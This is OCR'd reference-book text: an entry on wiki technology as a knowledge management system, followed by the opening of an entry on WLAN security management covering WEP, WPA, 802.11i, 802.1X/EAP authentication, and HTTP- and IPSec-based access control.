Stickiness: Site stickiness generally refers to the measurement of Web site attractiveness (Maity & Peters, 2005). It is the Web site's ability to attract and hold users' attention (Bhat, Bevans, & Sengupta, 2002).

Wiki Technology as a Knowledge Management System

Murali Raman
Multimedia University, Malaysia

Kalpana Narayanan
Multimedia University, Malaysia

OVERVIEW

This article presents the use of Wiki technology to support knowledge management efforts in an organizational setting. We begin by providing some background information about knowledge management and knowledge management systems therein. The article then proceeds by examining what Wiki technology means, its benefits as a knowledge management system, and the issues involved for organizations that might consider using this technology to support knowledge management initiatives.

KNOWLEDGE MANAGEMENT

Knowledge management in an organization enables the users in the organization to deal with the current situations and effectively envision and create their future (Alavi & Leidner, 2001; Brown & Duguid, 1991; Tiwana, 2000). Knowledge management treats knowledge as a form of information, which is impregnated with context based on experience. The main role of knowledge management in an organization is to ensure that the right information is delivered to the right people just in time, in order to make the most appropriate decision. Knowledge management is not only to manage knowledge per se, but to encourage the creation, sharing, distribution, and accessibility of knowledge within an organization. An organization that has a system that assists in the proper management of knowledge will achieve good results via improvements in productivity, innovation, competitiveness, and better relationships among people in the organization (Davenport & Prusak, 1998).

Successful knowledge management initiatives can enhance an organization's competitiveness (Hackbarth, 1998; Tiwana, 2000). To win the race in the market, modern organizations must seek for innovation through application of new knowledge. Organizations should work efficiently by making use of the available resources. Today, the majority of employees are very mobile, their life span in an organization is very short, and therefore capturing their knowledge is important. The enormous amount of new information and the knowledge that it generates is another reason to be aware of the importance to do something with knowledge. These developments have lead to knowledge management (Alavi & Leidner, 2001).

Companies with a focus on knowledge management pay close attention to issues of collaboration, organizational learning, best practices, workflow, intellectual property management, document management, customer focus, and using data effectively (Davenport & Prusak, 1998). Many companies have realized the importance of knowledge management and have taken steps to initiate the implementation of knowledge management systems in their organizations.

Knowledge management complements and enhances other organizational initiatives such as total quality management (TQM) and business process re-engineering (BPR) (Tiwana, 2000). Knowledge management will assist organizations in serving their customers well, reducing their delivery cycle time, operating with minimum fixed assets and overhead, shortening product development time, empowering employees, supporting innovation, and delivering high quality products (Davenport & Prusak, 1998; Nonaka, 1994; Tiwana, 2000).

The importance of knowledge management has resulted in numerous technologies being developed, from simple, single-user tools such as mind mapping software to highly expensive enterprise systems for content management or data mining (Gupta & Sharma, 2004). The next section provides a summary of different knowledge management systems that are commonly found in organizations.

KNOWLEDGE MANAGEMENT SYSTEM

Alavi and Leidner (2001) define a knowledge management system (KMS, henceforth) as any IT system that supports the process of knowledge creation, storage, sharing, and dissemination in an organization. Among all available technologies, those that enable the knowledge management of online communities have proven to be highly popular and effective (Wagner & Bolloju, 2004). KMSs involve the application of IT systems and other organizational resources to manage knowledge strategically in a more effective and systematic way. Many technologies are used in KMSs in light of knowledge management efforts. Table 1 highlights some of the popular technologies for KMSs based on the work of Gupta and Sharma (2004) and Wagner (2004, 2006).

Among the above mentioned KMSs, the best technology fit depends on the community type and the specific knowledge management requirements within organizations (Wagner, 2004). The next section discusses the use of Wiki technology to support knowledge management efforts within organizations.

WIKI TECHNOLOGY

Wiki is a Web-based collaboration tool that is rapidly growing in popularity. Wiki, which means fast in Hawaiian, was created in 1994 and installed on the Web in 1995 by Ward Cunningham. A wiki which was initially called "Quickweb" is an editable **Web site** that does not require users to know HTML. It has a system to record changes so that at any time, a page can be reverted to any of its previous states. A wiki system may also include various tools, designed to provide users with an easy way to monitor the constantly changing state of the wiki and a place to discuss and resolve the many inevitable issues, namely the inherent disagreement over wiki content.

Table 1. KMS technology (Adapted from Gupta and Sharma, 2004; Wagner, 2004)

System	Function
Groupware	• Allows teams to discuss ideas across the traditional boundaries of space and time • Allows groups to track ideas and build communities of practice
Contact Management Software	• Allows organizations and individuals to document relationships, commitments, and interactions with customers and suppliers
Intranets/ Databases	• Allows organizations to store key documents, record lessons learned and best practices • Can provide an employee directory that includes contact information, special skills and current/ previous projects
Data warehouse	• Allows data mining to research market and customer trends
Document Management	• Systems that allows organizations to electronically store documents for future reference and share documents across multiple geographic locations
Wiki	• Is a set of linked Web pages, created incrementally by a group of collaborating users • Wiki content pages ressemble regular Web pages
Discussion Forum	• Allows knowledge creation and knowledge sharing
Weblog	• It is a log on the Web (Wagner, 2004) • Blogs use special "blogging" software to simplify Web publication for end-users

Wiki is growing popular mainly for information, editing, teaching, working on projects, and much more (Leuf & Cunningham, 2001). Most wikis will allow completely unrestricted access so that people are able to contribute to the site without necessarily having to undergo a process of registration, as had usually been required by various other types of interactive Web sites such as Internet forums or chat sites.

Wiki enables documents to be written collectively in an extremely simple markup language using a Web browser. A single page in a wiki is referred to as a "wikipage," while the entire body of pages, which are usually highly interconnected via hyperlinks, is "the wiki," and in effect a wiki is actually simple, easy-to-use user-maintained database for searching or even creating information.

Leuf and Cunningham differentiated between the terms Wiki and wiki, with the former term being used to describe the technology from a conceptual standpoint and the latter is used more in the context of implementation.

The authors offer several technical attributes to Wiki technology (Leuf & Cunningham, 2001):

- Wikis run over the World Wide Web and can be supported by any browser.
- The technology is governed by an underlying HTTP protocol that determines client and server communication.
- Wikis are able to respond to both requests for data (GET) and data submission (POST), in a given Web front, based on the HTTP protocol.

The following are the key features of wiki technology that might be useful as a collaborative KMS:

Pages and Editing

The "wikitext," unlike **HTML** tags, is augmented with a simplified markup language to indicate various structural and visual conventions. Wikis contain plain-text editing with a few simple conventions for structure and style. In many wiki implementations, an active hyperlink is exactly as it is shown, unlike in HTML, where the invisible hyperlink can have an arbitrary visible anchor text. Writing and editing within wikis are much simpler relative to working with HTML (Wagner, 2004).

More recently, wiki engines are generating wiki syntax instead of HTML. This makes it easy for users to edit any pages on the wiki Web site. It does not require any additional functions in the Web browser. Simple wikis allow only basic text formatting, but some more complex ones have support for tables, images, formulas, and interactive elements, such as polls and games (Leuf & Cunningham, 2001).

Linking and Creating Pages

Wikis are a true hypertext medium, with nonlinear navigational structures. Each page typically contains a large number of links to other pages. Links are created using a specific syntax, which is called the "link pattern" (Leuf & Cunningham, 2001).

Searching

Most wikis offer at least a title search and sometimes a full-text search. Search functions within a wiki can be scalable, depending on whether the engine is supported by a database that is indexed (Leuf & Cunningham, 2001, Wagner, 2004).

Controlling Changes

Wikis are designed in a form where it makes is easy to correct mistakes. Wikis enable users to regularly update the wiki pages in a collaborative fashion, thereby continuously changing the nature of the wiki Web site. All changes made can be monitored to ensure that a page, or a set of pages, keeps its quality. All new editions will be monitored through the wiki engine, which allows the users to verify new editions quickly (Leuf & Cunningham, 2001).

Types/Clones of Wiki Technology

Leuf and Cunningham (2001) commonly use the term clone to describe various versions of Wiki technology that have emerged since its introduction in year 1995. Table 2 shows the summary given by Cunningham of the various versions of wikis and their functions.

Underlying the above characteristics is a set of specific design principles that have shaped wiki software and its use (Wagner 2004). These principles are inherent in most of the wiki clones that are commonly

Table 2. Wiki clones (Adapted from Leuf and Cunningham, 2001)

Wiki Clone	Language/technology used	Comments
Wiki, many clones	• Perl • CGI script • Apache Server, IIS/PWS, or stand alone	• The original wiki developed by Ward Cunningham • Easily available resources from the Web • Easy to instal • Numerous varieties of implemented versions already exist. • Perl can be hard to use/understand for a novice
Twiki	• Perl with extensions	• Designed for corporate users • More professional and powerful with features such as automatic e-mails, file attachments, etc. • Used mainly for Unix systems
Squeak Wiki Swiki, CoWeb	• Squeak • Smalltalk	• Runs in Squeak Virtual Machine environment with Squeak Web Server • Integrated Smalltalk environment. • Highly extensible because of access to Squeak code modules in open and OS servers • Maps wiki pages to numbered rather than named files • More prevalent in academic environment as the technology ties nicely with collaborative work in computer sciences
Python Wiki Py Wiki Pyki, Pyle	• Python	• Uses a more structured language, easier for many to understand code • Popular in Germany, Japan, Australia, and New Zealand • Rarely supports out-of the-box servers, but interpreters can be installed
Rubi Wiki RWiki	• Ruby	• Developed and used mainly in Japan • Based on a relatively new language called Ruby, which integrates many attractive features from Perl, Python, and other languages • Uses the “RD Syntax” instead of the regular WikiWords for markup functions
Zwiki	• Python and Zope • XML	• Zope is a collaborative open source Web application server • Runs on both Unix and Windows • Written using Python with other Zope plug-ins available
JOSWiki Kehei Wiki	• Java, JOS	• JOS is a free and open Java operating system • Useful as a Web management tool

Table 3. Wiki design principles (Source: Wagner, 2004)

Principle	Explanation
Open	If a page is found to be incomplete or poorly organized, any reader can edit it as he/she sees fit. Wiki is based on open source technology.
Incremental	Pages can cite other pages, including pages that have not been written yet.
Organic	The structure and text content of the site is open to editing and evolution.
Mundane	A small number of (irregular) text conventions will provide access to the most useful (but limited) page markup.
Universal	The mechanisms of editing and organizing are the same as those of writing so that any writer is automatically an editor and organizer.
Overt	The formatted (and printed) output will suggest the input required to reproduce it. (For example, location of the page.)
Unified	Page names will be drawn from a flat space so that no additional context is required to interpret them.
Precise	Pages will be titled with sufficient precision to avoid most name clashes, typically by forming noun phrases.
Tolerant	Interpretable (even if undesirable) behavior is preferred to error messages.
Observable	Activity within the site can be watched and reviewed by any other visitor to the site. Wiki pages are developed based on trust.
Convergent	Duplication can be discouraged or removed by finding and citing similar or related content.

found today. Table 2 provides a summary of these principles.

Wiki technology is intended to produce a development environment where multiple people can easily create and modify a set of jointly owned Web pages. Wiki pages are expected to be clearly named, heavily hyper linked, and easily found. Wagner (2004) suggests that the design principles inherent within a wiki, might support knowledge management requirements within organizations.

Benefits of Wiki as a KMs

The relationship between knowledge management and information technology is an uncomfortable one. The information technology tools, in some cases were perceived to be simply resurgence of old solutions and marketing them as knowledge management applications with little consideration for how they would be in the actual practice. In that sense, wiki is not the same as other tools used in KM such as search engines, portals, groupware, and document management systems. Wiki as a newly emerged KM tool can support collaborative knowledge management efforts in organizations (Wagner, 2004). Moreover, wiki is an **open source system** which means it is a free software. These two functions of wiki have made wiki an interesting and pervasive tool for KM (Leuf & Cunningham, 2001; Wagner 2004, 2006).

Wikis are **collaborative** because they provide a shared content management workspace that anyone can edit at any time of the day. In this context, a wiki provides an effective way for people to share the creation of content on a shared Web space. Wiki as an open source system has made itself to be a popular tool for KM albeit wikis do not provide the full functionality that we would expect in a traditional groupware and in a comprehensive content management system.

Several commentators have also implied that wikis can support the requirements for collaborative knowledge creation within both the corporate and academic environment (Wagner, 2004). Specifically, the technology can be used to support teaching and learning in a classroom environment (Raman, Ryan, & Olfman, 2005) and also be used to support emergency response initiatives (Raman, Ryan, & Olfman, 2006).

Drawbacks of Using Wikis as a KMs

The discussion thus far suggests that wikis can be used to support knowledge management efforts within organizations. The main impetus for organizations in considering this technology to support knowledge management efforts is that the technology is free (Wagner, 2004; Raman et al., 2006). Furthermore, the technology has several functional and design specifications that can be used to support collaborative knowledge generation and sharing (Wagner, 2006; Leuf & Cunningham, 2001).

We suggest that Wiki technology might be a simple yet cost effective option for organizations that intend to use/design any information system to manage knowledge management related activities. Wiki technology is appropriate for knowledge that is dynamic and decentralized (Kille, 2006; Wagner, 2004). Nevertheless, technology alone is not sufficient to foster knowledge management initiatives. The system should be designed to cater to an organization's overall requirements for managing knowledge in a given context. Several additional factors should be considered within organizations before wikis are used to support knowledge management initiatives:

- A fit between the technology and the existing knowledge management policies must be sought. Stated differently, the technology should support and not hinder knowledge management efforts within organizations (Raman et al., 2006).
- There is a need to foster a knowledge sharing culture between various entities involved in a given knowledge management initiatives. Wiki technology is designed to support collaborative work and sharing of knowledge. However, unless people are willing to freely share knowledge using this open source solution, the true value of wikis might not be realized (Fuchs-Kittowsk & Köhler, 2002; Raman et al., 2005).
- Leuf and Cunningham (2001) suggest that the technology is easy to learn and use. However, in reality, working with wikis might not be intuitive for a novice. In this regard, implementation of wikis to support knowledge management initiatives should be coupled with relevant training sessions (Burnell, Priest, & Durrett, 2004; Jennex, 2004; Jennex & Olfman, 2005; Raman et al., 2006).

CONCLUSION

Information technology (IT) can manifest itself in the form of knowledge management systems, to support organizational knowledge management effort. Wiki technology is an example of using IT to support knowledge management efforts within organizations. However, successful use of wikis in the context of such efforts is contingent upon several factors. Sufficient training in working with wikis must take place. Secondly, a knowledge sharing culture between entities involved in the knowledge management process must exist. Lastly, a "fit" between task and technology/system must be there to support the overall knowledge management objectives within the organization.

KEY TERMS

Knowledge Management: The process of creating, storing, sharing, and disseminating knowledge in an organizational context (Davenport & Prusak, 1998).

Knowledge Management Systems: Any IT system used to support knowledge management efforts within organizations (Alavi & Leidner, 2001).

Open Source: Describes practices in production and development that promote access to the end product's sources (http://en.wikipedia.org/wiki/Open_source)

Organizational Culture: Organizational culture is the specific collection of values and norms that are shared by people and groups in an organization and that control the way they interact with each other and with stakeholders outside the organization. http://en.wikipedia.org/wiki/Corporate_culture.

Wiki (Capitalized): Refers to an open source technology that can be used to support knowledge management efforts (Wagner, 2004).

Wiki Wiki: Means being quick in Hawaii (Leuf & Cunningham, 2001).

Wikis: (small): Refers to the implementation aspect of Wiki technology (Leuf & Cunningham, 2001).

WLAN Security Management

Göran Pulkkis
Arcada University of Applied Sciences, Finland

Kaj J. Grahn
Arcada University of Applied Sciences, Finland

Jonny Karlsson
Arcada University of Applied Sciences, Finland

INTRODUCTION

In a wired local area network (LAN), the network ports and cables are mostly contained inside a building. Therefore, a hacker must defeat physical security measures, such as security personnel, identity cards, and door locks, to be able to physically access the LAN. However, the penetration capability of electromagnetic waves exposes the data transmission medium of a wireless LAN (WLAN) to potential intruders (Potter & Fleck, 2003).

The fast development of wireless technologies implies that wireless communications will become ubiquitous in homes, offices, and enterprises. In order to conserve power and frequency spectrum, the wireless device computation overhead is most often reduced. The conventional security design thus uses smaller keys, weak message integrity protocols, and weak or one-way authentication protocols (Hardjono & Dondeti, 2005). WLAN security thus requires a more reliable protection of data communication between WLAN units and strong access management mechanisms.

BACKGROUND

Today, WLANs provide acceptable security for most applications, but only if the security requirements are accurately identified and addressed. In addition, active monitoring of WLAN security is needed to detect intrusion attacks, to detect improperly configured security options, and to maintain acceptable security.

A new generation of WLAN management and security tools based on the released 802.11i security standard now offers secure user authentication and protected data communication. These upgrades will rather fast replace traditional network and security management tools. Therefore, administrating, maintaining, and monitoring WLAN security requires familiarity with the available security technology and corresponding tools and products.

WLAN SECURITY POLICY ISSUES

The rule set in Geier (2002) is an example of a basic WLAN security policy:

- Activate WEP (Wired Equivalent Privacy) at the very least
- Utilize dynamic key exchange mechanisms
- Ensure that NIC (Network Interface Card) and AP (access point) firmware is up-to-date
- Ensure that only authorized people can reset the APs
- Properly install all APs
- Disable APs during non-usage periods
- Assign "strong" passwords to APs
- Don't broadcast Service Set Identifiers (SSIDs)
- Don't use default SSID names
- Reduce propagation of radio waves outside the facility
- Deploy access controllers
- Implement personal firewalls
- Utilize IPSec (IP Security Protocol) based Virtual Private Network (VPN) technology on client devices
- Utilize static IP addresses for clients and APs
- Monitor for rogue APs
- Control the deployment of WLANs

These security policy issues should of course be updated to reflect recent evolution of WLAN security standards, such as the adoptions of the WPA and the IEEE 802.11i standards.

WLAN SECURITY STANDARDS

WLAN standards are introduced by four major standardization organizations: IEEE (IEEE Standards, 2007), Wi-Fi Alliance (Wi-Fi Alliance Portal, 2007), IETF (IETF Portal, 2007), and 3GPP (3GPP Portal, 2007). Most of the standards are issued by IEEE. Wi-Fi Alliance handles the practical implementation of these standards through interoperability testing and certification. IETF is engaged in the evolution of Internet architecture. The primary standards development community for Wi-Fi roaming in the 3G mobile cellular networking (UMTS/GPRS/GSM) context is 3GPP (3rd Generation Partnership Project).

Major WLAN security standards are:

- IEEE 802.11/WEP
- WPA (based on Draft 3 of IEEE 802.11i)
- IEEE 802.11i (WPA2)
- 3GPP TS 33.234 (3G security; Wireless Local Area Network (WLAN) internetworking security)

The security in IEEE 802.11 is weak, due to the lack of user authentication mechanisms and the data encryption mechanism WEP uses static encryption keys with the RC4 algorithm (Potter & Fleck, 2003).

Wi-Fi Protected Access (WPA), introduced at the end of 2002, was intended to address the WEP vulnerabilities. WPA is based on Draft 3 of IEEE 802.11i to satisfy a part of the requirements of the full IEEE 802.11i standard (see Figure 1).

The main features of WPA are:


- The Temporal Key Integrity Protocol (TKIP) to provide dynamical and automatically changed encryption keys; and
- IEEE 802.1X in conjunction with the Extended Authentication Protocol (EAP) to provide a framework for strong user authentication.

In order to patch the many vulnerabilities of WEP, the TKIP protocol is used for secure encapsulation of frames in legacy 802.11 devices. A per media access control data unit (MSDU) fresh key generation scheme for proper use of RC4, a longer IV, the integrity protection scheme Michael and a counter-based replay protection mechanism are used. Michael is a lightweight integrity algorithm for the purpose of providing integrity protection to TKIP traffic (Hardjono & Dondeti, 2005).

The full IEEE 802.11i security standard (also known as WPA2) was ratified by IEEE in June, 2004. WPA2 uses the Advanced Encryption Standard (AES) and the encapsulation protocol CCMP to provide an even stronger data encryption mechanism than TKIP. WPA2 also supports fast roaming and independent basic service set (IBSS) (Edney & Arbaugh, 2003).

Wi-Fi hotspots interworking with the rest of the 3GPP architecture include, among others, the following concepts from the GSM world (Hardjono & Dondeti, 2005):

Figure 1. A comparison between WPA and 802.11i



- Home network and visited network
- Wi-Fi hotspots (WLAN access networks) are seen as an extension of the visited network
- The Wi-Fi hotspot belongs to a traditional ISP/WISP or to an mobile network operator

Following scenarios may appear:

- A network operator operates the Wi-Fi hotspot and there is no roaming
- The user is roaming into a Wi-Fi hotspot operated by a non-GSM/UMTS entity
- A home network has a direct relationship with a second operator in direct relationship with a traditional ISP/WISP

Proposed protocols for authentication are EAP-SIM for SIM-based users and EAP-AKA for USIM-based users (3GPP, 2006).

ACCESS MANAGEMENT

WLAN access can be based on the original IEEE 802.11 standards, on the IEEE 802.1X standard, on the HTTP protocol, and on the IPSec protocol.

Based on IEEE 802.11 Standards

Access control mechanisms based on the IEEE 802.11 standards are suitable for small office and home (SOHO) WLAN environments. However, access control methods such as shared WEP keys, open system authentication with MAC filtering, and SSID-based authentication are not recommended, due to their serious security flaws (Potter & Fleck, 2003).

For a SOHO environment, WPA or IEEE 802.11i with Pre-Hared Key (PSK) is recommended. PSK is, like WEP, also based on manually-entered shared secrets, but the secret string is not used directly in data encryption algorithms as in WEP (Edney & Arbaugh, 2003).

Based on IEEE 802.1X Standard

IEEE 802.1X, a standard originally designed for Local Area Networks (LAN) to address open network access, is currently widely used for providing access control in enterprise WLANs. The components involved in 802.1X and shown in Figure 2 are (Domenech, 2003):


- The *supplicant* is the 802.1X client software running in the WLAN client.
- The *authenticator* is, in case of a WLAN, a wireless AP. The supplicant accesses the network via the authenticator
- The *authentication server*, typically a RADIUS server, works as a backend server providing authentication service to the authenticator. The authentication server validates the identity and determines, from the credentials provided by the supplicant, whether the supplicant is authorized to access the WLAN or not.

802.1X ensures that only authenticated users are granted access through the authenticator's controlled port. Until a user is authenticated, the supplicant can only communicate with the authentication server by sending and receiving authentication exchange messages through the authenticator's uncontrolled port. The authentication messages are handled by the Extensible Authentication Protocol (EAP) (Aboba, Blunk, Vollbrecht, Carlson, & Levkowetz, 2004). The EAP messages are sent between the supplicant and the authenticator using an encapsulation protocol, EAP over LAN (EAPOL). EAPOL allows the use of MAC addresses as destination addresses. Over the wired link, between the authenticator and the authentication server, the EAP messages are transported using a different protocol depending on what type of authentication server is used. If, for example, a RADIUS server is used, then EAP messages are sent using the RADIUS protocol. The authenticator does not take part of the actual authentication process. It rather works as an intermediary between the supplicant and the authentication server passing authentication messages between them. The EAP message exchange, when RADIUS is used as backend server, is shown in Figure 3.

EAP is an authentication framework, not a specific authentication mechanism. The authentication protocols are provided by mechanisms called EAP methods. EAP methods available for WLAN authentication include:

- EAP-LEAP (Lightweight Extensible Authentication Protocol)
- EAP-TLS (Transport Layer Security)
- EAP-TTLS (Tunneled TLS)

Figure 2. IEEE 802.1X access control in a WLAN



- EAP-PEAP (Protected EAP)
- EAP-SIM (Subscriber Identification Module)
- EAP-AKA (Authentication and Key Agreement)


EAP-LEAP is a proprietary EAP method developed by Cisco Systems providing username-password-based user authentication between the supplicant and the authentication server.

EAP-LEAP supports mutual authentication and uses a challenge-response exchange.

EAP-TLS (Aboba & Simon, 1999), EAP-TTLS (Funk & Blake-Wilson, 2002) and EAP-PEAP (Palekar, Simon, Salowey, Zhou, Zorn, & Josefsson, 2004) are based on certificate authentication. EAP-TTLS, and EAP-PEAP however only use certificate authentication for authenticating the network to the user. User authentication is performed using less complex methods such as username-password. EAP-TLS provides mutual certificate-based authentication between wireless clients and authentication servers. A X.509-based certificate is required both on the supplicant and authentication server for user and server authentication.

EAP-SIM (Haverinen & Salowey, 2006) and EAP-AKA (Arkko & Haverinen, 2006) are EAP methods allowing users to authenticate to a WLAN using SIM/USIM cards and the authentication protocols used in GSM/USIM networks.

Figure 3. EAP authentication message exchange when RADIUS is used as authentication server



Trust Management


Introduction and use of definitions for credentials, trust levels, trust relationships, and security policies are components of trust management. In large infrastructure WLAN environments, trust management is based on cryptographic techniques such as PKI. PKI implementations for large network environments are based on the hierarchical trust model with one root CA and a number of underlying CAs (Housley & Polk, 2001).

The trust model in EAP-TLS consists of two parts: a client trusting server and a server trusting client. In the client, a root CA must be configured to be trusted. By using this root CA, the client is able to validate the authentication server assumed that the configured root CA has signed or is a part of the server certificate's CA chain. Correspondently, a similar configuration is required on the authentication server in order to make it possible for the server to authenticate the client. (Aboba & Simon, 1999).

Based on HTTP

HTTP-based access control is an 802.11/802.11i independent user authentication method commonly used in commercial WLANs (see Figure 4). HTTP-based access control is implemented at a higher layer using Web browser based techniques. There is no access control implemented at the wireless LAN level. Any wireless client can associate with the wireless AP and, typically, obtains its IP parameters using DHCP. An access controller, which is the first-hop router behind the AP, intercepts the wireless client's first HTTP request and redirects it to a Web page running on a HTTP Server. The HTTP server is typically integrated in the same physical device as the access controller. The Web page, to which the client's HTTP request was redirected, is usually a welcome page containing information about the WLAN, and a link to a TLS protected Web form where the user can enter login information. The login information (username and password) is submitted to the HTTP-server from where it is redirected to an authentication server, typically RADIUS. If the

Figure 4. HTTP-based access control



authentication was successful, then the client's IP and MAC address is added to the access controller's Access Control List (ACL). A packet filter at the access controller examines each packet, and a packet is admitted to traverse the filter and reach the Internet only if the source IP and the MAC address are registered in the ACL (Haverinen, 2004).

Based on IPSec

IPSec (IP Security) can be used to set up a secure VPN (Virtual Private Network) connection between a wireless client and a VPN Gateway integrated in a router between the WLAN AP and the wired LAN. IKE (Internet Key Exchange) is a protocol within IPSec used to set up security associations (SAs). IKE provides both preshared secret and public key authentication including support for X.509 certificates. The VPN gateway is configured to grant LAN access only to authenticated clients. Thus, unauthorized wireless access to the LAN services can be prevented. IPSec provides strong user authentication and also strong encryption of data packets sent between the VPN client and the VPN gateway. When using IPSec in tunnel mode, both the header and payload data in the IP-packets are encrypted.

